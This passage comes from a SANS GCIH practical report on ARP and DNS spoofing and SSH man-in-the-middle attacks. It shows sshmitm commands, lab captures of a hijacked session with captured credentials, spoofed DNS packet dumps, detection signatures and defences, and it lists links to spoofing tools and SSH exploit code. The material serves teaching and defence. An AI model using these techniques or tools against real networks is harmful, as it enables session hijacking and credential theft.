



Figure 15 Victim's view of the connection

4. Now the attacker sees everything that is seen by the victim. Although this means

that passwords entered (e.g. for su or sudo) are not visible, by using the “-d” switch for sshmitm, it is possible to collect the decrypted packets as they are passed through sshmitm, allowing the viewing of the actual password as it is entered. (I have not provided a screen shot of this since obviously it would expose a root password, and I would rather not have an image even of a temporary root password anywhere on the net).

5. As long as the attacker remains passive and simply watches, the victim retains control of the session.



```
[root@ring root]# /etc/rc.d/init.d/sshd stop
Shutting down sshd: [ OK ]
[root@ring root]# sshmitm -I statsec01.
sshmitm: relaying to statsec01.

03/16/02 01:18:33 tcp      .34.154.3042 ->      .27.30.22 (ssh)
toby

-----

03/16/02 01:19:24 tcp      .34.154.3050 ->      .27.30.22 (ssh)
exploitdemo
Imnottellingyou

Note- if you are doing anything rootish, please document
all changes in the log file in /root with the date and
your initials. This is an experiment in collective admining

[exploitdemo@statsec01 exploitdemo]* Did you ever get that feeling y
ou're being watched?
[exploitdemo@statsec01 exploitdemo]*
```

Figure 16 Attacker's process for using sshmitm

6. With Dsniff, once the attacker enters any commands or sends any data, the victim's session is severed and the attacker takes over full control of the session. This is not the case with ettercap, where you can insert data into a man-in-the-middle connection without completely taking it over. Ettercap actually supports inserting hex as well as text into the data stream, which presents some interesting possibilities.

```

[root@ring root]# sshmitm -I statsec01.
sshmitm: relaying to statsec01.
-----
03/16/02 01:35:18 tcp      .34.154.3100 ->      .27.30.22 (ssh)
exploitdemo
Imnottellingyou

Last login: Sat Mar 16 02:29:00 2002 from ring
Note- if you are doing anything rootish, please document
all changes in the log file in /root with the date and
your initials. This is an experiment in collective admining

[exploitdemo@statsec01 exploitdemo]$ ls
tap
[exploitdemo@statsec01 exploitdemo]$ touch Own3d
[connection hijacked]
touch Own3d
[exploitdemo@statsec01 exploitdemo]$ ls
ls
Own3d  tap
[exploitdemo@statsec01 exploitdemo]$

```

Figure 17 The attacker taking over the connection

## Signature of the attack:

### ARP spoofing/cache poisoning attack:

The problem with the ARP attacks is that there are lots of legitimate products that perform the same sorts of actions (in terms of gratuitous ARP replies for instance) as an attacker would. You can use a tool like ARPwatch<sup>29</sup> to keep track of when an IP-MAC address mapping changes but on a network that uses DHCP, this may be all but worthless. Snort has a new experimental plugin that tries to look for ARP attacks but in order for it to do so, you need to provide it with a list of all the IP-MAC address mappings for systems on the same layer 2 segment as the Snort system. Again, a network that uses DHCP can completely invalidate this. I've been thinking about this and I honestly don't know of a good way to detect this with any confidence (e.g. something where the number of false positives will not make the tool useless) except for the very obvious things like seeing ARP replies without requests from two different MAC addresses with the same IP address being specified for both. Even that may have a fairly high false positive rate (due to someone coming on a network and simply taking an IP without checking if it is in use first).

### DNS spoofing/cache poisoning attack:

When dealing with a DNS spoofing attack, you should see a DNS request (Figure 18. packet #2), followed by two separate DNS responses (Figure 18. packets #10 & #11) from the same IP address containing different IP addresses mapping to the system being resolved:

<sup>29</sup> <http://online.securityfocus.com/tools/142>

No. .	Time	Size	Source	Destination	Protocol	Info
1	0.000000	84	kohlenberg-dev.	hfsdns01.	DNS	Standard query PTR 1.9. .in-addr.arpa
2	0.003073	220	hfsdns01.	kohlenberg-dev.	DNS	Standard query response PTR htsdns01.
3	0.004154	101	kohlenberg-dev.	hfsdns01.	DNS	Standard query A statsec01.
4	0.005752	151	hfsdns01.	kohlenberg-dev.	DNS	Standard query response, No such name
5	0.006073	97	kohlenberg-dev.	hfsdns01.	DNS	Standard query A statsec01.
6	0.008660	148	hfsdns01.	kohlenberg-dev.	DNS	Standard query response, No such name
7	0.008947	92	kohlenberg-dev.	hfsdns01.	DNS	Standard query A statsec01.
8	0.010663	143	hfsdns01.	kohlenberg-dev.	DNS	Standard query response, No such name
9	0.010959	82	kohlenberg-dev.	hfsdns01.	DNS	Standard query A statsec01.
10	0.011099	98	hfsdns01.	kohlenberg-dev.	DNS	Standard query response A .34.9
11	0.013036	331	hfsdns01.	kohlenberg-dev.	DNS	Standard query response A .27.30

**Figure 18 The order of packets seen in a DNS spoofing attack. The blue line has no relevance in this case please ignore it.**

If you are on the same subnet as the attacking system, you will see a different MAC address in each of the DNS responses. In this case, in the packets below we see that the MAC address of the default gateway is: 0:2:FC:BC:42:D4 and the MAC address of the attacking system is: 0:A0:C9:6B:80:7C. You'll also notice that the TTLs are different between the two responses. This is due to the attacker being on the local subnet and the authentic DNS server being 4 hops away. You may see this in actual attacks but because the attacker only has to be able to see the DNS request, it may be on the same segment as the DNS server, which could cause the TTL to be the same.

#### DNS Request:

```

=====
03/14-21:42:26.497886 0:90:27:75:AC:26 -> 0:2:FC:BC:42:D4 type:0x800 len:0x65
XX.XX.34.199:4899 -> XXX.XXX.9.1:53 UDP TTL:128 TOS:0x0 ID:62915 IpLen:20 DgmLen:87 Len:
67
00 02 01 00 00 01 00 00 00 00 00 09 73 74 61 .....sta
74 73 65 63 30 31 XX XX XX XX XX XX XX tsec01.xxxxx.
<snip>
=====

```

#### Spoofed DNS Response:

```

=====
03/14-21:42:26.504831 0:A0:C9:6B:80:7C -> 0:90:27:75:AC:26 type:0x800 len:0x62
XXX.XXX.9.1:53 -> XX.XX.34.199:4902 UDP TTL:64 TOS:0x0 ID:54995 IpLen:20 DgmLen:84 Len: 64
00 05 81 80 00 01 00 01 00 00 00 09 73 74 61 .....sta
74 73 65 63 30 31 XX XX XX XX XX XX XX tsec01.xxxxx.
XX XX 00 00 01 00 01 C0 0C 00 01 00 01 00 00 xxx.....
00 3C 00 04 XX XX 22 09 .<....".
=====

```

#### Late Authentic DNS Response:

```

=====
03/14-21:42:26.506768 0:2:FC:BC:42:D4 -> 0:90:27:75:AC:26 type:0x800 len:0x14B
XXX.XXX.9.1:53 -> XX.XX.34.199:4902 UDP TTL:60 TOS:0x0 ID:58112 IpLen:20 DgmLen:317 Len:
297
00 05 81 80 00 01 00 01 00 00 00 09 73 74 61 .....sta
74 73 65 63 30 31 XX XX XX XX XX XX XX tsec01.xxxxx.
XX XX 00 00 01 00 01 C0 0C 00 01 00 01 00 00 xxx.....

```

38 40 00 04 <snip>

=====

I don't know that a snort rule could catch this sort of attack. However, one of the IDS products that track state and monitor protocol behavior should be able notice this sort of pattern, especially one that can track outbound DNS requests on a per-host basis and then match it to incoming replies and check the MAC addresses of the request vs. response. A rule that matched an outbound DNS request's destination MAC address with the source MAC address coming back would provide a moderate confidence rule but could be fooled. A rule that looked for multiple responses to a request and looked for different IP addresses being provided as the answers in the different responses would also provide moderate or better confidence but again could potentially be fooled (though maybe not as easily).

When looking at a DNS cache poisoning attack, look for:

- Queries from systems that have no reason to query you, asking about domains you have no reason to know about.
- Additional DNS information included in queries (aka glue) that has no relation to the query it is included with.

### **Man-in-the-Middle attack against SSH:**

The most obvious way to detect a man-in-the-middle attack against SSH is to always perform correct key validation for all servers to log into and always determine the cause when a key change occurs.

If you are alerted to something being suspicious you can double check the TTL on the packets coming from the server vs. the number of hops that you know should be there (if you know).

## **How to protect against it:**

### **DNS spoofing:**

As noted in the "signatures" section, set up an IDS to monitor for the types of activities I described above. Because of how DNS spoofing is performed, this monitoring should be done closer to the client systems instead of the DNS servers. On a client system DNS spoofing could be very hard to defend against if there is not any sort of DNS server locally on the system (if you were running a DNS server locally you could run DNSSEC locally as well).

### **DNS cache poisoning:**

Set up your DNS server to ignore DNS mappings that are for sent in response to a query for a different domain.

Use the most recent versions of BIND (they implement hard to predict query IDs)

Implement DNSSEC<sup>30</sup>. By implementing signed records and only accepting signed records from trusted sources, you can significantly decrease your chances of being fed poisoned data directly. You may still get poisoned data from one of your sources if they are not as careful as you are.

Use the "allow-query" list to control who can actually send queries to your servers.

<sup>30</sup> <http://ftp.isi.edu/in-notes/rfc3008.txt>

This will prevent attackers from being able to initiate a query that might result in poisoned data being provided to it.

Use a split DNS model to protect internal DNS servers from being queried by an external system or potentially being used by an internal attacker to get information from an external source that they control.

#### **ARP spoofing:**

Use a completely switched environment to every network jack and enforce MAC address ACLs on each switch port- this requires that a system have a specific MAC address in order to get any sort of network connection at all. Unfortunately, this means completely removing hubs from your environment. If you don't, someone can connect to one of the hubs, listen for a MAC address, steal it (assign it to their own NIC) and have full network access.

#### **ARP cache poisoning:**

On Linux kernel 2.4.x you can set the kernel not to cache unsolicited ARP replies, however, ettercap has provided a method to specifically deal with this approach so it has less value than it might otherwise.

Use a static ARP cache- either completely or at least for the default gateway. This will prevent poisoning from being useful since the ARP cache will use the static entries instead of the dynamic ones. For systems that do not move this can potentially provide a decent measure of security but for mobile systems it would be unworkable without some custom code development to store and set the static cache entries when the system connected to different networks.

#### **SSH Man-in-the-middle:**

When using an encrypted tunnel where asymmetric cryptography is used to set up the initial tunnel, always perform proper public key validation.

Don't use SSH1 (this is not a complete solution as Dsniff could be modified to support SSH2, but it addresses the other problems with the protocol and implementation and is a good idea).

### **Source code:**

**Hunt** <http://lin.fsid.cvut.cz/~kra/index.html#HUNT>.

#### **ARP spoofing tools:**

**ARPMim** <http://teso.scene.at/releases/arpmitm-0.2.tar.gz>

**ARPMitm** <http://teso.scene.at/releases/arpmitm-0.1.tar.gz>

**ARPTool** <http://teso.scene.at/releases/arptool-0.0.1.tar.gz>

**Smit** <http://packetstormsecurity.org/sniffers/smit.tar.gz>

**ArpAttack** <http://sec.angrypacket.com/code/ArpAttack.pl>

**THC-Parasite** <http://www.thehackerschoice.com/download.php?t=r&d=parasite-1.1.tar.gz>

#### **DNS spoofing tools:**

**Jizz.c** <http://www.staticdischarge.org/Hacking/Sources/JIZZ.C>

### **Jizzscript.sh**

<http://www.ladysharrow.ndirect.co.uk/library/Exploits/Nameserver/jizzscript.sh>

**Inject.c** <http://www.staticdischarge.org/Hacking/Sources/INJECT~1.C>

**Erect.c** <http://www.ladysharrow.ndirect.co.uk/library/Exploits/Nameserver/erect.c>

**ADMID** package <http://packetstorm.widexs.nl/groups/ADM/ADM-DNS-SPOOF/>

**Zodiac** <http://teso.scene.at/projects/zodiac/>

### **Man in the middle tools:**

**Ettercap** <http://ettercap.sourceforge.net>

**Sinto** <http://www.s0ftpj.org/tools/sinto.c>

**0N0S3NDAi** <http://www.s0ftpj.org/tools/onosendai01.tar.gz>

**OTU** <http://www.s0ftpj.org/docs/OTUexplain.txt> & <http://www.s0ftpj.org/tools/otu.tar.gz>

**Juggernaut** <http://packetstormsecurity.org/new-exploits/1.2.tar.gz>

<http://phrack.org/search/index.php?author=&and=or&title=juggernaut&comment=&submit=submit>

### **SSH exploit code:**

CRC32 exploit code:

<http://planeta.clix.pt/bsphere/ssh-exploit.txt>

<http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=ssh+exploit>

<http://spisa.act.uji.es/spi/progs/codigo/www.hack.co.za/html/index.march.html>

- sshd-xpl.tar.gz
- ssh-crc.tar.gz
- bs-ssh.tar.gz,

SSH Passive analysis tool and SSH1 passive analysis defense patch:

<http://www.openwall.com/advisories/OW-003-ssh-traffic-analysis.txt>

### **Additional Information:**

Description of DNS Cache poisoning:

<http://www.geek-girl.com/ids/1998/0287.html>

DNS Abuse- a discussion of cache poisoning & response spoofing/injection

<http://www.ussrback.com/docs/papers/protocols/mi004en.htm>

Description of a DNS Cache poisoning incident and how it occurred:

<http://lists.jammed.com/incidents/2001/07/0081.html>

dsniff and SSH: Reports of My Demise are Greatly Exaggerated

[http://sysadmin.oreilly.com/news/silverman\\_1200.html](http://sysadmin.oreilly.com/news/silverman_1200.html)

Address Resolution Protocol Spoofing and Man-in-the-Middle Attacks

<http://rr.sans.org/threats/address.php>

SwitchSniff

<http://www.linuxjournal.com//article.php?sid=5869>

An Introduction to ARP spoofing

[http://packetstormsecurity.nl/papers/protocols/intro\\_to\\_arp\\_spoofing.pdf](http://packetstormsecurity.nl/papers/protocols/intro_to_arp_spoofing.pdf)

I did not find these next three references until I was ~75% done writing the practical. I'm not sure why since I used Google to run searches for Dsniff, "ssh vulnerabilities", and "man-in-the-middle", among others. ☹ I did not reference them much but felt that they were too applicable to not include as additional information.

Introduction to dsniff

<http://rr.sans.org/audit/dsniff.php>

Penetration Testing with dsniff

<http://rr.sans.org/threats/dsniff.php>

DNS Spoofing

[http://rr.sans.org/firewall/DNS\\_spoof.php](http://rr.sans.org/firewall/DNS_spoof.php)

SSH exploit references

<http://www.cert.org/advisories/CA-2001-35.html>

CA-2001-35 Recent Activity Against Secure Shell Daemons

General articles on the exploits against SSH

<http://www.stanford.edu/~security/news/ssh.html>

<http://www.ciac.org/ciac/techbull/CIACTech02-001.shtml>

<http://www.linuxjournal.com/article.php?sid=5672>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0525>

<http://www.ciac.org/ciac/bulletins/k-058.shtml>

<http://www.securiteam.com/unixfocus/5MQ070A1QU.html>

## References:

General encryption tutorial:

<http://www.cs.auckland.ac.nz/~pgut001/tutorial/>

For a complete discussion of DNS, ARP, IP, Ethernet and TCP, see: TCP/IP Illustrated Volume 1- The Protocols. By W. Richard Stevens. ISBN: 0201633469

A discussion of "off by one" bugs:

<http://online.securityfocus.com/archive/1/10884>

## Appendix A:

- 35 -

SANS GCIH Practical Assignment 2.0

Toby Kohlenberg, CISSP, GCIA




Figure 19 Scan report for 01/15/02 – 02/14/02




Figure 20 Scan report for 02/16/02 – 03/16/02